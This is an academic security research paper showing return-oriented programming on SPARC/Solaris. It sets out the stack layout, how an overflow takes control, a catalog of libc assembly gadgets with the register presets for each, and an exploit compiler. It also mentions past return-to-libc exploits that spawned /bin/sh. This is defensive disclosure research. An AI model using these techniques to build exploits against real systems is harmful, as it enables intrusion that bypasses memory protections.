When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC

Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage
Department of Computer Science & Engineering
University of California, San Diego
La Jolla, California, USA

ABSTRACT

This paper reconsiders the threat posed by Shacham's "return-oriented programming" — a technique by which W⊕X-style hardware protections are evaded via carefully crafted stack frames that divert control flow into the *middle* of existing variable-length x86 instructions — creating short new instructions streams that then return. We believe this attack is both more general and a greater threat than the author appreciated. In fact, the vulnerability is not limited to the x86 architecture or any particular operating system, is readily exploitable, and bypasses an entire category of malware protections.

In this paper we demonstrate general return-oriented programming on the SPARC, a fixed instruction length RISC architecture with structured control flow. We construct a Turing-complete library of code *gadgets* using snippets of the Solaris libc, a general purpose programming language, and a compiler for constructing return-oriented exploits. Finally, we argue that the threat posed by return-oriented programming, across all architectures and systems, has negative implications for an entire class of security mechanisms: those that seek to prevent malicious *computation* by preventing the execution of malicious *code*.

Categories and Subject Descriptors

D.4.6 [**Operating Systems**]: Security and Protection

General Terms

Security, Algorithms

Keywords

Return-oriented programming, return-into-libc, SPARC, RISC

1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has instead focused on preventing the introduction and execution of new malicious code. Roughly speaking, most of this activity falls into two categories: efforts that attempt to guarantee the integrity of control flow in existing programs (*e.g.*, type-safe languages, stack cookies, XFI) and efforts that attempt to isolate "bad" code that has been introduced into the system (*e.g.*, W⊕X, ASLR, memory tainting, virus scanners, and most of "trusted computing").

The W⊕X protection model typifies this latter class of efforts. Under this regime, memory is either marked as writable or executable, but may not be both. Thus, an adversary may not inject data into a process and then execute it simply by diverting control flow to that memory, as the execution of the data will cause a processor exception. While it is understood that W⊕X is not foolproof [26, 10, 11], it was thought to be a sufficiently strong mitigation that both Intel and AMD modified their processor architectures to accommodate it and operating systems as varied as Windows Vista [13], Linux [25, 21], Mac OS X, and OpenBSD [17, 18] now support it. However, in 2007 Shacham demonstrated that W⊕X protection could be entirely evaded through an approach called *return-oriented programming* [23]. In his proof-of-concept attack, new computations are constructed by linking together code snippets ("gadgets") synthesized by jumping into the middle of *existing* x86 instruction sequences that end with a "`ret`" instruction. The `ret` instructions allow an attacker who controls the stack to chain instruction sequences together. Because the executed code is stored in memory marked executable (and hence "safe"), the W⊕X technique will not prevent it from running.

On the surface, this seems like a minor extension of the classic "return-to-libc" attack, one that depends on an arcane side-effect of the x86's variable length instruction set and is painful and time-consuming to implement, yielding little real threat. However, we believe that this impression is wrong on all counts.

First, we argue that return-oriented programming creates a new and general exploit capability (of which "return-to-libc" is a minor special case) that can generically sidestep the vast majority of today's anti-malware technology. The critical issue is the flawed, but pervasive, assumption that preventing the introduction of *malicious code* is sufficient to prevent the introduction of *malicious computation*. The return-oriented computing approach amplifies the abilities of an attacker, so that merely subverting control flow on the stack is sufficient to construct *arbitrary computations*. Moreover, since these computations are constructed from "known good" instructions, they bypass existing defenses predicated on the assumption that the attacker introduces new code.

Second, we will show that the return-oriented model is not limited to the x86 ISA or even variable-length instruction sets in general. In this paper, we describe return-oriented attacks using the SPARC ISA and synthesize a range of gadgets from snippets of the Solaris C library, implementing basic memory, arithmetic, logic,

CCS'08, October 27–31, 2008, Alexandria, Virginia, USA.

control flow, function, and system call operations. As the SPARC ISA is in many ways the antithesis of the x86 — fixed length, minimalistic RISC instructions, numerous general-purpose registers, and a highly structured control flow interface via the *register window* mechanism — we speculate that the return-oriented programming model is generally applicable across both instruction set architectures and operating systems.

Finally, while Shacham's original attack was indeed complex and laborious, in this paper we demonstrate a generic gadget exploit API, scripting language, and exploit compiler that supports simple general-purpose return-oriented programming. Thus, we pose that the return-oriented programming exploit model is usable, powerful (Turing-complete), and generally applicable, leaving a very real and fundamental threat to systems assumed to be protected by W⊕X and other code injection defenses.

In the remainder of this paper, we will provide a brief overview of the SPARC architecture and discuss the search for SPARC gadgets and resulting gadget catalog. We then describe our gadget API and dedicated exploit language compiler, and provide examples of return-oriented exploits. We conclude with a discussion of defenses and areas for future return-oriented programming research.

2. SPARC ARCHITECTURE OVERVIEW

The SPARC platform differs from Intel x86 in almost every significant architectural feature. Crucially, it shares none of the properties of the x86 on which Shacham relied for his attack. SPARC is a load-store RISC architecture, whereas the x86 is memory-register CISC. SPARC instructions are fixed-width (4 bytes for 32-bit programs) and alignment is enforced on instruction reads, whereas x86 instructions are variable-length and unaligned. The SPARC is register-rich, whereas the x86 is register-starved. The SPARC calling convention is highly structured and based on register banks, whereas the x86 uses the stack in a free-form way. SPARC passes function arguments and the return address in registers, the x86 on the stack. The SPARC pipelining mechanism uses delay slots for control transfers (*e.g.*, branches), whereas the x86 does not.

Although the rest of this section only surveys the SPARC features relevant to stack overflows and program control hijacking, more detailed descriptions of the SPARC architecture are variously available [27, 28, 20].

2.1 Registers

SPARC provides 32 general purpose integer registers for a process: eight global registers `%g[0-7]`, eight input registers `%i[0-7]`, eight local registers `%l[0-7]`, and eight output registers `%o[0-7]`. The SPARC `%g[0-7]` registers are globally available to a process, across all stack frames. The special `%g0` register cannot be set and always retains the value 0.

The remaining integer registers are available as independent sets per stack frame. Arguments from a calling stack frame are passed to a called stack frame's input registers, `%i[0-7]`. Register `%i6` is the frame pointer (`%fp`), and register `%i7` contains the return address of the `call` instruction of the previous stack frame. The local registers `%l[0-7]` can be used to store any local values.

The output registers `%o[0-7]` are set by a stack frame calling a subroutine. Registers `%o[0-5]` contain function arguments, register `%o6` is the stack pointer (`%sp`), and register `%o7` contains the address of the `call` instruction.

2.2 Register Banks

Although only 32 integer registers are visible within a stack frame, SPARC hardware typically includes eight global and 128 general purpose registers. The 128 registers form *banks* or *sets* that are activated with a register *window* that points to a given set of 24 registers as the input, local, and output registers for a stack frame.

On normal SPARC subroutine calls, the `save` instruction slides the current window pointer to the next register set. The register window only slides by 16 registers, as the output registers (`%o[0-7]`) of a calling stack frame are simply remapped to the input registers (`%i[0-7]`) of the called frame, thus yielding eight total register banks. When the called subroutine finishes, the function epilogue (`ret` and `restore` instructions) slides back the register window pointer.

SPARC also offers a leaf subroutine, which does *not* slide the register window. For this paper, we focus exclusively on non-leaf subroutines and instruction sequences terminating in a full `ret` and `restore`.

When all eight register banks fill up (*e.g.*, more than eight nested subroutine calls), additional subroutine calls evict register banks to respective stack frames. Additionally, all registers are evicted to the stack by a context switch event, which includes blocking system calls (like system I/O), preemption, or scheduled time quantum expiration. Return of program control to a stack frame restores any evicted register values from the stack to the active register set.

2.3 The Stack and Subroutine Calls

The basic layout of the SPARC stack is illustrated in Fig. 1. On a subroutine call, the calling stack frame writes the address of the `call` instruction into `%o7` and branches program control to the subroutine.

After transfer to the subroutine, the first instruction is typically `save`, which shifts the register window and allocates new stack space. The top stack address is stored in `%sp` (`%o6`). The following 64 bytes (`%sp - %sp+63`) hold evicted local / input registers. Storage for outgoing and return parameters takes up `%sp+64` to `%sp+91`. The space from `%sp+92` to `%fp` is available for local stack variables and padding for proper byte alignment. The previous frame's stack pointer becomes the current frame pointer `%fp` (`%i6`).

A subroutine terminates with `ret` and `restore`, which slides the register window back down and unwinds one stack frame. Program control returns to the address in `%i7` (plus eight to skip the original `call` instruction and delay slot). By convention, subroutine return values are placed in `%i0` and are available in `%o0` after the slide. Although there are versions of `restore` that place different values in the return `%o0` register, we only use `%o0` values from plain `restore` instructions in this paper.

2.4 Buffer Overflows and Return-to-Libc

SPARC stack buffer exploits typically overwrite the stack save area for the `%i7` register with the address of injected shell code or an entry point into a libc function. As SPARC keeps values in registers whenever possible, buffer exploits usually aim to force register window eviction to the stack, then overflow the `%i7` save area of a previous frame, and gain control from the register set restore of a stack frame return.

In 1999, McDonald published a return-to-libc exploit of Solaris 2.6 on SPARC [11], modeled after Solar Designer's original exploit. McDonald overflowed a `strcpy()` function call into a previous stack frame with the address of a "fake" frame stored in the environment array. On the stack return, the fake frame jumped control (via `%i7`) to `system()` with the address of "`/bin/sh`" in the `%i0` input register, producing a shell. Other notable exploits include Ivaldi's [8] collection of various SPARC return-to-libc examples ranging from pure return-to-libc attacks to hybrid techniques for injecting shell code into executable segments outside the stack.

Address	Storage
Low Memory	
%sp	Top of the stack
%sp - %sp+31	Saved registers %l[0-7]
%sp+32 - %sp+63	Saved registers %i[0-7]
%sp+64 - %sp+67	Return struct for next call
%sp+68 - %sp+91	Outgoing arg. 1-5 space for caller
%sp+92 - up	Outgoing arg. 6+ for caller (*variable*)
%sp+__ %fp-__	Current local variables (*variable*)
%fp	Top of the frame (previous %sp)
%fp - %fp+31	Prev. saved registers %l[0-7]
%fp+32 - %fp+63	Prev. saved registers %i[0-7]
%fp+64 - %fp+67	Return struct for current call
%fp+68 - %fp+91	Incoming arg. 1-5 space for callee
%fp+92 - up	Incoming arg. 6+ for callee (*variable*)
High Memory	

Figure 1: SPARC Stack Layout

3. RETURN-ORIENTED PROGRAMMING ON SPARC

Like other modern operating systems, Solaris includes an implementation of W⊕X [16], supported by page-table hardware in the SPARC processor. In this section we answer in the affirmative the natural question: Is return-oriented programming feasible on SPARC?

Shacham's original techniques make crucial use of the diversity of unintended instructions found by jumping into the middle of x86 instructions — which simply does not exist on a RISC architecture where all instructions are 4 bytes long and alignment is enforced on instruction read. Furthermore, as we discussed in Section 2, the SPARC platform is architecturally as different from the x86 as any mainstream computing platform. None of the properties that Shacham relied on in designing x86 gadgets carry over to SPARC.

Nevertheless, using new methods we demonstrate the feasibility of return-oriented programming on SPARC. Our main new techniques include the following:

- we use instruction sequences that are suffixes of functions: sequences of *intended* instructions ending in *intended* `ret-restore` instructions;
- between instruction sequences in a gadget we use a structured data flow model that dovetails with the SPARC calling convention; and
- we implement a memory-memory gadget set, with registers used only within individual gadgets.

A return-oriented program is really a carefully packed exploit string buffer. Once delivered via a stack overflow, the program operates as illustrated in Fig. 2. Packed exploit frames contain register values that influence program control to jump into short instruction sequences in libc. Once a given libc instruction sequence finishes and returns, the next exploit frame loads new register values and jumps to a different instruction sequence in libc. By piecing together instruction sequences, we form gadgets which perform a small unit of computation (constant assignment, addition, etc.). And, by assembling various gadgets, we construct a return-oriented *program*, capable of Turing-complete computation. (Fig. 2 also depicts gadget variable storage and the function call gadget stack frame, which will be explained later).



Figure 2: Return-Oriented Program

3.1 Finding SPARC Instruction Sequences

We first examine Solaris libc for "useful" instruction sequences, considering the effective "operation" of the entire sequence, the persistence of the sequence result (in registers or memory), and any unintended side effects. We perform our experiments on a SUN SPARC server running Solaris 10 (SunOS 5.10), with a kernel version string of "Generic_120011-14". We use the standard (SUN-provided) Solaris C library (version 1.23) in "`/lib/libc.so.1`" for our research, which is around 1.3 megabytes in size.

Our search relies on static code analysis (with the help of some Python scripts) of the disassembled Solaris libc. The library contains over 4,000 `ret`, `restore` terminations, each of which potentially ends a useful instruction sequence. Unlike Shacham's search for *unintended* instructions and returns on x86, we are limited to real subroutine suffixes due to SPARC instruction alignment restrictions.

When choosing instruction sequences to form gadgets, our chief concern is persisting values (in registers or memory) across both individual instruction sequences as well as entire gadgets. Because the `ret`, `restore` suffix slides the register window after each sequence, chaining computed values solely in registers is difficult. Thus, for persistent (gadget-to-gadget) storage, we rely exclusively on *memory*-based instruction sequences. By pre-assigning memory locations for value storage, we effectively create *variables* for use as operands in our gadgets.

For intermediate value passing (sequence-to-sequence), we use both register- and memory-based instruction sequences. For register-based value passing, we compute values into the input %i[0-7] registers of one instruction sequence / exploit frame, so that they are available in the next frame's %o[0-7] registers (after the register window slide). Memory-based value passing stores computed / loaded values from one sequence / frame into a future exploit stack frame. When the future sequence / stack frame gains control, register values are "restored" from the specific stack save locations written by previous sequences. This approach is more complicated, but ultimately necessary for many of our gadgets.

3.2 Constructing SPARC Gadgets

At a high level, a gadget is a combination of one or more instruction sequences that reads from a memory location, performs some computational operation, and then either stores to a memory location or takes other action. Our goal is to construct a catalog of gadgets capable of simple memory, assignment, mathematical, logic, function call and control flow operations. We review our useful instruction sequences found from static analysis of libc and group together sequences to collectively form a given gadget.

We describe our gadget operations in a loose C-like syntax. In our model, a variable (*e.g.*, `v1`) is a pre-designated four-byte memory location that is read or modified in the course of the instruction sequences comprising the gadget. Thus, for "`v1 = v2 + v3`", an attacker pre-assigns memory locations for `v1`, `v2` and `v3`, and the gadget is responsible for loading values from the memory locations of `v2` and `v3`, performing the addition, and storing the result into the memory location of `v1`. Gadget variable addresses must be designated before exploit payload construction, reference valid memory, and have no zero bytes (for string buffer encoding).

3.3 Crafting a Return-Oriented Program

Once we have a Turing-complete set of gadget operations, we turn to creating a return-oriented program, which is just a stack buffer overflow payload composed of fake exploit frames that encode the instruction sequences forming gadgets and designate memory locations for gadget variables. Each exploit frame encodes saved register values for input or local registers used in an instruction sequence, including the future stack pointer (`%i6`) and the return address (`%i7`) for the next sequence. Because a string buffer overflow cannot contain null bytes, we ensure that all addresses (*e.g.*, gadget variables, fake exploit stack frames, libc instruction sequence entry points) are encoded without zero bytes. The exploit payload is passed via an argument string to a vulnerable application, where it overflows a local stack buffer and overwrites a previous frame's stack pointer and return address to hijack control to the exploit stack frames, beginning execution of the attacker's instruction sequences.

4. SPARC GADGET CATALOG

In this section, we describe our set of SPARC gadgets using the Solaris standard C library. Our collection loosely mirrors Shacham's x86 gadget catalog [23], and is similarly Turing-complete on inspection. An attacker can create a return-oriented program comprised of our gadgets with the full computational power of a real SPARC program. We emphasize that our collection is not merely theoretical; every gadget discussed here is fully implemented in our gadget C API and exploit compiler (discussed in Section 5).

We describe our gadget operations in terms of gadget variables, *e.g.*, `v1`, `v2`, and `v3`, where each variable refers to a addressable four-byte memory location. In our figures, the column "Inst. Seq." describes a shorthand version of the effective instruction sequence operation. The column "Preset" indicates information encoded in an overflow. *E.g.*, "`%i3 = &v2`" means that the address of variable `v2` is encoded in the register save area for `%i3` of an exploit stack frame. The notation "`m[v2]`" indicates access to the memory stored at the address stored in variable `v2`. The column "Assembly" shows the libc instruction sequence assembly code.

4.1 Memory

As gadget "variables" are stored in memory, *all* gadgets use loads and stores for variable reads and writes. Thus, our "memory" gadgets describe operations using gadget variables to manipulate *other* areas of process memory. Our memory gadget operations are mostly analogous to C-style pointer operations, which load / store memory dereferenced from an address stored in a pointer variable.

4.1.1 Address Assignment

Assigning the address of a gadget variable to another gadget variable (`v1 = &v2`) is done by using the constant assignment gadget, described in Section 4.2.1.

4.1.2 Pointer Read

The pointer read gadget (`v1 = *v2`) uses two instruction sequences and is described in Fig. 3. The first sequence dereferences a gadget variable `v2` and places the pointed-to value into `%i0` using two loads. The second sequence takes the value (now in `%o0` after the register window slide) and stores it in the memory location of gadget variable `v1`.

Inst. Seq.	Preset	Assembly

`%i0 = m[v2]`	`%i4 = &v2`	`ld [%i4], %i0`
		`ld [%i0], %i0`
		`ret`
		`restore`

`v1 = m[v2]`	`%i3 = &v1`	`st %o0, [%i3]`
		`ret`
		`restore`

Figure 3: Pointer Read (`v1 = *v2`)

4.1.3 Pointer Write

The pointer write gadget (`*v1 = v2`) uses two sequences and is described in Fig. 4. The first sequence loads the value of a gadget variable `v2` into register `%i0`. The second sequence stores the value (now in `%o0`) into the memory location of the address stored in gadget variable `v1`.

Inst. Seq.	Preset	Assembly

`%i0 = v2`	`%l1 = &v2`	`ld [%l1], %i0`
		`ret`
		`restore`

`m[v1] = v2`	`%i0 = &v1-8`	`ld [%i0 + 0x8], %i1`
		`st %o0, [%i1]`
		`ret`
		`restore`

Figure 4: Pointer Write (`*v1 = v2`)

As the second instruction sequence indicates, we were not always able to find completely ideal assembly instructions in libc. Here, our load instruction (`ld [%i0 + 0x8], %i1`) actually requires encoding the address of `v1` minus eight into the save register area of the exploit stack frame to pass the proper address value to the `%i0 + 0x8` load.

4.2 Assignment

Our assignment gadgets store a value (from a constant or other gadget variable) into the memory location corresponding to a gadget variable.

4.2.1 Constant Assignment

Assignment of a constant value to a gadget variable (`v1 = `*Value*) ideally would simply entail encoding a constant value in an exploit stack frame that is stored to memory with an instruction sequence. However, because all exploit frames must pack into a

string buffer overflow, we have to encode constant values to avoid zero bytes. Our approach is to detect and mask any constant value zero bytes on encoding, and then later re-zero the bytes.

Our basic constant assignment gadget for a value with no zero bytes is shown in 5. Non-zero hexadecimal byte values are denoted with "**".

Inst. Seq.	Preset	Assembly
v1 = 0x********	%i0 = *Value* %i3 = &v1	st %i0, [%i3] ret restore

Figure 5: Constant Assignment (`v1 = 0x********`)

For all other constants, we mask each zero byte with `0xff` for encoding, and then use `clrb` (clear byte) instruction sequences to re-zero the bytes and restore the full constant. For example, Fig. 6 illustrates encoding for a value where the most significant byte is zero.

Inst. Seq.	Preset	Assembly
v1 = 0xff******	%i0 = *Value* | 0xff000000 %i3 = &v1	st %i0, [%i3] ret restore
v1 = 0x00******	%i0 = &v1	clrb [%i0] ret restore ...

Figure 6: Constant Assignment (`v1 = 0x00******`)

4.2.2 Variable Assignment

Assignment from one gadget variable to another (`v1 = v2`) is described in Fig. 7. The memory location of a gadget variable `v2` is loaded into local register `%l6`, then stored to the memory location of gadget variable `v1`.

Inst. Seq.	Preset	Assembly
v1 = v2	%l7 = &v1 %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore

Figure 7: Variable Assignment (`v1 = v2`)

4.3 Arithmetic

Arithmetic gadgets load one or two gadget variables as input, perform a math operation, and store the result to an output gadget variable's memory location.

4.3.1 Increment, Decrement

The increment gadget (`v1++`) uses a single instruction sequence for a straightforward load-increment-store, as shown in Fig. 8. The decrement gadget (`v1--`) consists of a single analogous load-decrement-store instruction sequence.

4.3.2 Addition, Subtraction, Negation

The addition gadget (`v1 = v2 + v3`) is shown in Fig. 9. The gadget uses the two instruction sequences to load values for gadget variables `v2` and `v3` and store them into the register save area of the *third* instruction sequence frame directly, so that the proper source registers in the third sequence will contain the values of the source

Inst. Seq.	Preset	Assembly

v1++	%i1 = &v1	ld [%i1], %i0
		add %i0, 0x1, %o7
		st %o7, [%i1]
		ret
		restore

Figure 8: Increment (`v1++`)

gadget variables. The third instruction sequence dynamically gets `v2` and `v3` in registers `%i0` and `%i3`, adds them, and stores the result to the memory location corresponding to gadget variable `v1`.

Inst. Seq.	Preset	Assembly
m[&%i0] = v2	%l7 = &%i0 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%i3] = v3	%l7 = &%i3 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
v1 = v2 + v3	%i0 = v2 (*stored*) %i3 = v3 (*stored*) %i4 = &v1	add %i0, %i3, %i5 st %i5, [%i4] ret restore

Figure 9: Addition (`v1 = v2 + v3`)

The subtraction gadget (`v1 = v2 - v3`) is analogous to the addition gadget, with nearly identical instruction sequences (except with a `sub` operation). The negation gadget (`v1 = -v2`) uses three instruction sequences to load a gadget variable, negate the value, and store the result to the memory location of an output variable.

4.4 Logic

Logic gadgets load one or two gadget variable memory locations, perform a bitwise logic operation, and store the result to an output gadget variable's memory location.

4.4.1 And, Or, Not

The bitwise and gadget (`v1 = v2 & v3`) is described in Fig. 10. The first two instruction sequences write the values of gadget variables `v2` and `v3` to the third instruction sequence frame. The third instruction sequence restores these source values, performs the bitwise and, and writes the results to the memory location of gadget variable `v1`.

The bitwise or gadget (`v1 = v2 | v3`) works like the and gadget. Two instruction sequences load gadget variables `v2` and `v3` and write to a third instruction sequence frame, where the bitwise or is performed. The result is stored to the memory location of variable `v1`.

The bitwise not gadget (`v1 =` $\sim$`v2`) uses two instruction sequences. The first sequence loads gadget variable `v2` into a register available in the second sequence, where the bitwise not is performed and the result is stored to the memory location of variable `v1`.

4.4.2 Shift Left, Shift Right

The shift left gadget (`v1 = v2 << v3`) is similar to the bitwise and gadget, with an additional store instruction sequence in the fourth frame, as described in Fig. 11. The gadget variable `v2` is shifted left the number of bits stored in the value of `v3`, and the

Inst. Seq.	Preset	Assembly
m[&%l3] = v2	%l7 = &%l3 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%l4] = v3	%l7 = &%l4 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
v1 = v2 & v3	%l3 = v2 (*stored*) %l4 = v3 (*stored*) %l1 = &v1 + 1 %i0 = -1	and %l3,%l4,%l2 st %l2,[%l1+%i0] ret restore ...

Figure 10: And (`v1 = v2 & v3`)

result is stored in the memory location of gadget variable `v1`. The shift right gadget (`v1 = v2 >> v3`) is virtually identical, except performing a `srl` (shift right) operation in the third instruction sequence.

Inst. Seq.	Preset	Assembly
m[&%i2] = v2	%l7 = &%i2 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%i5] = v3	%l7 = &%i5 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
%i0 = v2 << v3	%i2 = v2 (*stored*) %i5 = v3 (*stored*) %l6 = -1	sll %i2,%i5,%l7 and %l6,%l7,%i0 ret restore
v1 = v2 << v3	%i3 = v1	st %o0, [%i3] ret restore

Figure 11: Shift Left (`v1 = v2 << v3`)

4.5 Control Flow

Our control flow gadgets permit arbitrary branching to *label* gadgets in a return-oriented program. In contrast to real programs, the control flow of a return-oriented program is entirely determined by the value of the stack pointer. Because the restored `%i6` value of an exploit frame always defines the next gadget to run, our "branching" operations perform runtime modifications of the register save area of `%i6` in our exploit stack frames.

Unconditional branches are easy to implement. Another exploit frame's saved `%i7` register points to a simple `ret`, `restore` instruction sequence (our gadget equivalent of a `nop` instruction). On return, the stored frame pointer indicates the next exploit frame and the return address points to the next instruction sequence.

Conditional branches are more complicated. First, we use instruction sequences to write ahead into the register save area of future exploit frames for values needed later. Next, we use an instruction sequence containing "`cmp reg1, reg2`", which sets the condition code registers (and determines branching behavior). We then execute an instruction sequence containing a SPARC branch instruction (mirroring the gadget branch type), to conditionally set a memory or register value to either the *taken* or *not taken* exploit frame address. All SPARC branches have a delay slot. Annulled branches have the further property that the delay slot instruction only executes if the branch is taken. We use this property by choosing annulled branch instruction sequences that effectively produce a value of either the taken or not taken exploit frame address. The last frame in the instruction sequence simply restores the value of `%i6`, and performs a harmless `ret`, `restore`, branching to whatever gadget frame was set into `%i6` by the previous annulled branch instruction sequence.

We use the terms "`T1`" and "`T2`" to refer to two different targets / labels, which are really entry addresses of other gadget stack frames. "`T1`" corresponds to the *taken* (true) target address and "`T2`" is the *not taken* (false) address. Our branch labels are `nop` gadgets, consisting of a simple `ret`, `restore` instruction sequence, which can be inserted at any point in between other gadgets in a return-oriented program.

4.5.1 Branch Always

The branch always gadget (`jump T1`) uses one instruction sequence consisting of a `ret`, `restore`, as shown in Fig. 12. The address of a gadget label frame is encoded into the register save area of `%i6`.

Inst. Seq.	Preset	Assembly
jump T1	%i6 = T1	ret restore

Figure 12: Branch Always (`jump T1`)

4.5.2 Branch Equal; Branch Less Than or Equal; Branch Greater Than

Our branch equal gadget (`if (v1 == v2): jump T1, else T2`) uses six instruction sequences, as described in Fig. 13. Frames 1 and 2 write `v1` and `v2` values into the register save area of frame 3 for `%i0` and `%i2`. Frame 3 restores `%i0` and `%i2`, compares the dynamically written-ahead values of `v1` and `v2`, and sets the condition code registers. Frame 4 contains the `T2` address in the save area for `%i0`, and stores the `T1` address (minus one) in `%l0`. The condition codes set in frame 3 determine the outcome of the `be` (branch equal) instruction in frame 4. If `v1 == v2`, then one is added to `T1-1` and `T1` is stored in `%i0`, else `%i0` remains preset to `T2`. Frame 5 stores the selected target value of `%i0` into frame 6 in the memory location of `%i6`. After frame 6 restores `%i6` and returns, control is "branched" to the set target.

The branch less than or equal gadget (`if (v1 <= v2): jump T1, else T2`) uses six instruction sequences and is essentially identical to the branch equal gadget, except that instruction sequence / frame 4 uses a branch less than or equal SPARC instruction (`ble`). Similarly, the branch greater than gadget (`if (v1 > v2): jump T1, else T2`) is virtually identical to the branch equal gadget, except for using a branch greater than SPARC instruction (`bg`).

4.5.3 Branch Not Equal; Branch Less Than; Branch Greater Than or Equal

Gadgets for the remaining branches are obtained via simple wrappers around the branch gadgets in the previous section. Our branch not equal gadget (`if (v1 != v2): jump T1, else T2`) is equivalent to the branch equal gadget with targets `T1` and `T2` switched: `if (v1 == v2): jump T2, else T1`. The branch less than gadget (`if (v1 < v2): jump T1, else T2`) is equivalent to branch greater than with reordered variables: `if (v2 > v1): jump T1,`

Inst. Seq.	Preset	Assembly
m[&%i0] = v1	%l7 = &%i0 (*+2 Frames*) %i0 = &v1	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%i2] = v2	%l7 = &%i2 (*+1 Frame*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
(v1 == v2)	%i0 = v1 (*stored*) %i2 = v2 (*stored*)	cmp %i0, %i2 ret restore

if (v1 == v2):
%i0 = T1
else:
%i0 = T2
	%i0 = T2 (NOT_EQ)
	%l0 = T1 (EQ) - 1
	%l2 = -1
		be,a *1 ahead*
		sub %l0,%l2,%i0
		ret
		restore

m[&%i6] = %o0	%i3 = &%i6 (*+1 Frame*)	st %o0, [%i3] ret restore
jump T1 or T2	%i6 = T1 or T2 (*stored*)	ret restore

Figure 13: Branch Equal (`if (v1 == v2): jump T1, else T2`)

`else T2`. The branch greater than or equal gadget (`if (v1 >= v2): jump T1, else T2`) is equivalent to a similar reordering: `if (v2 <= v1): jump T1, else T2`.

4.6 Function Calls

Virtually all public return-to-libc SPARC exploits already target libc function calls. We provide similar abilities with our function call gadget.

In an ordinary SPARC program, subroutine arguments are placed in registers `%o0-5` of the calling stack frame. The `save` instruction prologue of the subroutine slides the register window, mapping `%o0-7` to the `%i0-7` input registers. Thus, for our gadget, we have two options: (1) set up `%o0-5` and jump into the full function (with the `save`), or (2) set up `%i0-5` and jump to the function *after* the `save`. Unfortunately, the first approach results in an infinite loop because the initial `save` instruction will cause the `%i7` function call instruction sequence entry point to be restored after the sequence finishes (repeatedly jumping back to the same entry point). Thus, we choose the latter approach, and set up `%i0-5` for our gadget.

A related problem is function return type. Solaris libc functions return with either `ret`, `restore` (normal) or `retl` (leaf). Because `retl` instructions leave `%i7` unchanged after a sequence completes, any sequence in our programming model with leaf returns will infinitely loop. Thus, we only permit non-leaf subroutine calls, which still leaves many useful functions including `printf()`, `malloc()`, and `system()`.

The last complication arises if a function writes to stack variables or calls other subroutines, which may corrupt our gadget exploit stack frames. To prevent this, when we actually jump program control to the designated function, we move the stack pointer to a pre-designated "safe" call frame in lower stack memory than our gadget variables and frames (*see* Fig. 2). Stack pointer control moves back to the exploit frames upon the function call return.

Our function call gadget (`r1 = call FUNC, v1, v2, ...`) is described in Fig. 14, and uses from five to ten exploit frames (depending on function arguments) and a pre-designated "safe" stack frame (referenced as `safe`). The gadget can take up to six function arguments (in the form of gadget variables) and an optional return gadget variable. Note that "`LastF`" represents the final exploit frame to jump back to, and "`LastI`" represents the final instruction sequence to execute. The final frame encodes either a `nop` instruction sequence, or a sequence that stores `%o0` (the return value register in SPARC) to a gadget variable memory location.

Inst. Seq.	Preset	Assembly
m[&%i6] = LastF	%i0 = LastF %i3 = &%i6 (safe)	st %i0, [%i3] ret restore
m[&%i7] = LastI	%i0 = LastI %i3 = &%i7 (safe)	st %i0, [%i3] ret restore
Optional: Up to 6 function arg seq's (`v[1-6]`).		
m[&%i_] = v_	%l7 = &%i[0-5] (safe) %i0 = &v[1-6]	ld [%i0], %l6 st %l6, [%l7] ret restore
Previous frame `%i7` set to `&FUNC - 4`.		
call FUNC		ret restore
Opt. 1- Last Seq.: No return value. Just `nop`.		
nop		ret restore
Opt. 2 - Last Seq.: Return value `%o0` stored to `r1`		
r1 = RETURN VAL	%i3 = &r1	st %o0, [%i3] ret restore

Figure 14: Function Calls (`call FUNC`)

4.7 System Calls

On SPARC, Solaris system calls are invoked by trapping to the kernel using a trap instruction (like "trap always", `ta`) with the value of `0x8` for 32-bit binaries on a 64-bit CPU (which comports with our test environment). Setup for a trap entails loading the system call number into global register `%g1` and placing up to six arguments in output registers `%o0-5`.

Our system call gadget (`syscall NUM, v1, v2, ...`) uses three to nine instruction sequences (depending on the number of arguments) and is described in Fig. 15. The first instruction sequence loads the value of a gadget variable `num` (containing the desired system call number) and stores it into the last (trap) frame `%i0` save area. Up to six more instruction sequences can load gadget variable values `v1-6` that store to the register save area `%i0-5` of the next-to-last frame, which will be available in the final (trap) frame as registers `%o0-5` after the register slide. The final frame calls the `ta 8` SPARC instruction and traps to the kernel for the system call.

5. GADGET EXPLOIT FRAMEWORK

The SPARC gadget catalog provides sufficient tools for an attacker to hand-code a custom return-oriented program exploit for a vulnerable SPARC application. However, to demonstrate the fundamental power of return-oriented programming on SPARC and the extensibility of our gadget collection, we further implement a C gadget API as well as a compiler with a dedicated exploit programming language. Using either the gadget API or dedicated exploit language, an attacker can craft new exploits using any number of our SPARC gadgets in mere minutes.

